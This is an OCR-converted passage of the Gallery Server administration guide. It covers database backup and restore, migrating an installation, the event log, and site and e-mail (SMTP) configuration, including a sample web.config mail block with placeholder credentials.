
Use the restore function to replace all data in your Gallery Server database with the data in the backup file. Remember that the backup file does not include the media files. Restore these files separately by copying them from your backup device to your media assets directory. (You can do this either before or after the restore.)

SQL Server users: The restore function uses a very efficient algorithm for importing large amounts of data very quickly (equivalent to the **bcp** utility), but this technique requires SQL permissions equivalent to that provided in the db_ddladmin or db_owner roles. You may have to temporarily modify the connection string in web.config to specify a user with elevated permissions. After the restoration is complete, you can revert to the original permissions.

Note: Restoring data replaces the existing data. This action cannot be undone!

To restore the gallery data from an XML file created with the backup function, follow these steps:

1. Log on to Gallery Server with an account that has **Administer Site** permission.
2. Click the Backup & Restore button on the Admin ribbon tab.
3. Click the Restore tab. Use the **Browse** button to select the backup file. Click **Upload**. The file will be verified and the web page will display the number of records in each of the tables in the backup file.


Gallery Server Pro Site Administration
This page applies to: All galleries
Backup and Restore Data
Backup
Restore
Restore the Gallery Server Pro data from a backup file.
Use this tool to replace the contents of the current Gallery Server Pro database with the data in the backup file.
Note: The backup file does not contain your media object files. A complete restoration includes copying the image, video, and other files to your media objects directory. You may copy the files before or after the database is restored.
Choose File
no file selected
Upload
Remove File: GalleryServerBackup_2013-10-07_132531.xml
Data schema version: 3.0.3
The file has been validated and is ready to be restored.
Table
Number of Records
Import user accounts
Applications 1
Profiles 0
Roles 8
Memberships 3
Users 3
UsersInRoles 6
Import media objects and albums
Gallery 3
Album 17
MediaObject 77
Metadata 1253
Tag 57
MetadataTag 70
RoleAlbum 9
Role 8
AppSetting 20
GalleryControlSetting 1
GallerySetting 309
MediaTemplate 42
MimeType 149
MimeTypeGallery 298
UiTemplate 30
UiTemplateAlbum 10
UserGalleryProfile 12
Restore data
Warning: This will replace your existing gallery data with the data in the backup file. This action cannot be undone!

4. To import login accounts, make sure the **Import user accounts** option is selected.
5. To import the gallery data, make sure the **Import media assets and albums** option is selected.
6. Click Restore data. When the restore process is finished, a message will confirm that the restoration is complete.

Note: Your current login account may no longer be valid since it was deleted during the restore. You must log in using an account that was in the backup file.

Migrate Gallery Server to a new location

Follow these directions for transferring an existing installation of Gallery Server to another web application. The new web application may be on the same server or a new server.


1. Copy the web application files to the destination.
2. Use Internet Information Services (IIS) Manager to configure the new directory as a web application running under ASP.NET 4.5 or higher.

Note: If you encounter an error about permissions, use Windows Explorer to give the user account IIS is running under **modify** permission to the web directory (ex: C:\inetpub\wwwroot\galleryserverpro). Refer to the section Configuring NTFS Permissions in Microsoft Windows for more information.

3. If necessary, move your media files to the new location.
4. If you are using SQL CE, then you already copied the gallery data, since it is in the file App_Data\GalleryData.sdf. Skip the following step.
5. (SQL Server only) If you are using SQL Server and you need to migrate the data to another instance of SQL Server, you have a few options:
   - Use the tool built in to SQL Server to backup and restore the database. Refer to your SQL Server documentation for more information.
   - Use the backup function in Gallery Server to back up the data to an XML file, then use the restore function at the destination gallery. Refer to the relevant section in this guide for creating a backup file and restoring it.
6. If necessary, update the SQL Server connection string in web.config.
7. Use your web browser to navigate to your new gallery. If the media files are stored in a new location, you may need to tell Gallery Server where the files are. This is on the **Media Settings** page.

Event Log

Gallery Server stores a log of events and unexpected errors. These items can be accessed on the Event Log page:





View detailed information about each error by clicking the expand icon at the beginning of the row. When trying to discover the cause of an error, consider these tips:

- Read the message carefully. Sometimes a solution is provided within the message.
- Use the Gallery Server forum or a search engine to search for your error message. Chances are pretty good that someone has experienced the same error.
- Consider whether it is negatively affecting your gallery. For example, a malicious robot might be sending malformed data to the gallery, triggering an error. Study the details to discover whether the source was a real user or a robot. The HTTP User Agent string is helpful here.
- If you cannot discover the cause of an error message, feel free to post a question on the forum. Please include ALL the detailed information in the log, but use care not to post sensitive information. For example, an error that occurs while logging in may contain your password in the details.

Site Settings

This page is for application-wide settings. It is accessible only to site administrators.


Gallery Server Site Administration
This page applies to: All galleries
Site Settings
Save changes
License
License e-mail:
License key:
Deactivate
Valid license key
Version: Gallery Server Enterprise Ultimate 4.0.1
Check galleryserverpro.com for a more recent version.
Application Settings
Enable caching (disable for web farms)
Empty the cache
Allow gallery admins to manage users and roles
Allow gallery admins to view users/roles who do not have access to current gallery
Remove oldest items from error log when maximum size is reached
Max number of error items to keep in log: 200
Skin: dark
jQuery path: //code.jquery.com/jquery-2.2.3.min.js
jQuery Migrate path: //code.jquery.com/jquery-migrate-1.3.0.min.js
jQuery UI path: //ajax.googleapis.com/ajax/libs/jqueryui/1.10.4/jquery-ui.min.js
ImageMagick path: C:\Program Files\ImageMagick-6.9.3-Q16
E-mail Settings
SMTP server:
SMTP server port:
Send e-mail using Secure Sockets Layer (SSL) encryption
Show e-mails as coming from:
Name: Gallery Server
E-mail address: webmaster@yourisp.com
Send test e-mail



Application settings

The table below describes the application setting properties.

Enable caching	When enabled, caching is used to reduce the need to query information from the database, substantially improving performance. Caching may need to be disabled when this application is deployed on a web farm.
Allow gallery admins to manage users and roles	Gallery administrators are allowed to add, edit, and delete users and roles. Disable this option to prevent a gallery admin from modifying users and roles. This option does not affect site admins, who always have access to all functionality. See section Users and roles in galleries for more information.
Allow gallery admins to see users/roles that do not have access to current gallery	Gallery administrators are allowed to see lists of users and roles that exist but do not have access to any gallery the gallery admin can administer. When this option is disabled, only users and roles that have access to a gallery the gallery admin can administer are made visible. This option does not affect site admins, who always have access to all functionality. See section Users and roles in galleries for more information.

Remove oldest items from event log when maximum size is reached	When enabled, Gallery Server will limit the size of the event log to the number of events specified here. When the maximum size is reached, the oldest events are deleted to make room for the new ones. Use this feature to keep a rolling history of events.
Skin	The name of the skin to use for the gallery. See Skinning the gallery for more info.
jQuery path	The path to the jQuery script file. The path may be: • Relative to the root of the web application. Ex: "~/Scripts/jquery-2.2.3.min.js" • A full URL. Ex: "//code.jquery.com/jquery-2.2.3.min.js" If the web application already uses jQuery and is adding the jQuery script reference through another mechanism, specify a blank string for this setting.
jQuery Migrate path	The path to the jQuery Migrate script file. This file is necessary when using jQuery 1.9 and higher because some plug-ins use APIs or features that were deprecated in newer versions. The same rules as the jQuery path apply.
jQuery UI path	Specifies the path to the jQuery UI script file. The same rules as the jQuery path apply.
ImageMagick path	The path to the directory containing the ImageMagick convert.exe application. More information is included in the tooltip on the page.

E-mail settings

SMTP server	Specify the IP address or name of the SMTP server used to send emails (e.g. 127.0.0.1, Godzilla, mail.yourisp.com). If you wish to use the SMTP server specified in **web.config**, (either explicitly assigned in this web application or inherited from a parent application) you may leave this field blank. Gallery Server will automatically use the value specified in the **system.net mailSettings** section if no value is specified here.
SMTP server port	Specify the port number to use when sending SMTP mail. This setting is useful when the web server is behind a proxy. If you wish to use the SMTP port specified in **web.config** (either explicitly assigned in this web application or inherited from a parent application), you

	may leave this field blank. Gallery Server will automatically use the value specified in the **system.net mailSettings** section if no value is specified here. If not specified, and if no value is defined (nor inherited) in **web.config**, the default port 25 is used.
Use SSL	Select this option to send e-mail using Secure Sockets Layer (SSL) encryption. For example, the Gmail SMTP server requires SSL.
Name and address to show emails as coming from	Emails sent from Gallery Server (error reports and password change notifications) will appear to be sent from this person at this email address.

Specifying authentication details

If your e-mail provider requires authentication, you can specify a username and password in web.config. Open web.config, located in the web application root, and look for this section:

```
<!--
<system.net>
 <mailSettings>
  <smtp>
   <network
    host="relayServerHostname" port="portNumber"
    userName="username" password="password" />
  </smtp>
 </mailSettings>
</system.net>
-->
```

Uncomment the section by moving the --> to just before the <system.net> element. Then update the **host**, **port**, **userName**, and **password** attributes to the correct values. When you are done, it will look something like this:


```
<!-- -->
<system.net>
 <mailSettings>
  <smtp>
   <network
    host="localhost" port="25"
    userName="Administrator" password="admin_password" />
  </smtp>
 </mailSettings>
</system.net>
```

Note: This blog post may be helpful: Use Gmail as your SMTP Server

Note: When you enable this section in web.config, the SMTP server and port on the Site Settings - E-mail page are ignored, so you **must** specify the server (i.e. the host attribute) and port in web.config.

Application information

This section displays a few basic properties of the application:



Trust level – Hopefully the application is running in full trust, as this mode allows all the features to be used. Some hosting providers force applications to run at a lower trust level.

.NET Framework version – Displays the .NET Framework version for the current application pool. Note that this will display 4.0 even when 4.5 or 4.5.1 is installed.

IIS app pool identity – The identity of the IIS application pool.

FFmpeg.exe found? – Indicates whether the utility FFmpeg.exe was found in the application's bin directory. When present and the application is running under full trust, Gallery Server is able to encode video and audio and generate thumbnails for video files.


NOTE: FFmpeg, ImageMagick, and GhostScript are open source programs that are installed separately. As a convenience, they have been bundled into a single ZIP file called the Gallery Server Binary Pack.

Data providers

This section provides read-only information about how the ASP.NET data providers are configured in web.config. Click the information icon next to each provider to learn more about it.

Gallery Settings

The Gallery Settings page exposes several settings that apply to the current gallery.



Notice that, in the screen shot above, a message at the top indicates "This page applies to: Gallery 'Marketing'". Many of the site administration pages have a similar message at the top to indicate the scope of the settings on the current page.

Header options

Show header*	When checked, the header area of the gallery is displayed. The header includes the gallery title, various links at the top right, and the ribbon toolbar.
Gallery title*	The header text that appears at the top of the gallery. This can be blank.

Gallery title URL*	The URL the user will be directed to when they click the header text. This setting is optional – if not present, no link will be rendered. This setting is ignored if the **Gallery title** field is empty.
Show login/logout buttons*	When checked, controls related to user account management are shown in the top right corner of every page. These include the user name, login/logout button, and the link to the user's account page (if the option to allow users to manage their own accounts is enabled on the User Settings page). You may want to disable this feature when the audience is primarily anonymous web users without user accounts or when you provide your own authentication system. Administrators can always log in by navigating directly to the login page (use the query string g=login; ex: default.aspx?g=login).
Show search link*	Indicates whether to display the search link in the top right corner of every page.

* Indicates a setting that can be overridden on the Gallery Control Settings page

Error management


Email detailed reports when web site error occurs	When checked, the users specified below are sent a detailed report when a web site error occurs. The e-mail settings must be configured.
Users to notify	Specifies the administrators to receive the e-mailed error report.
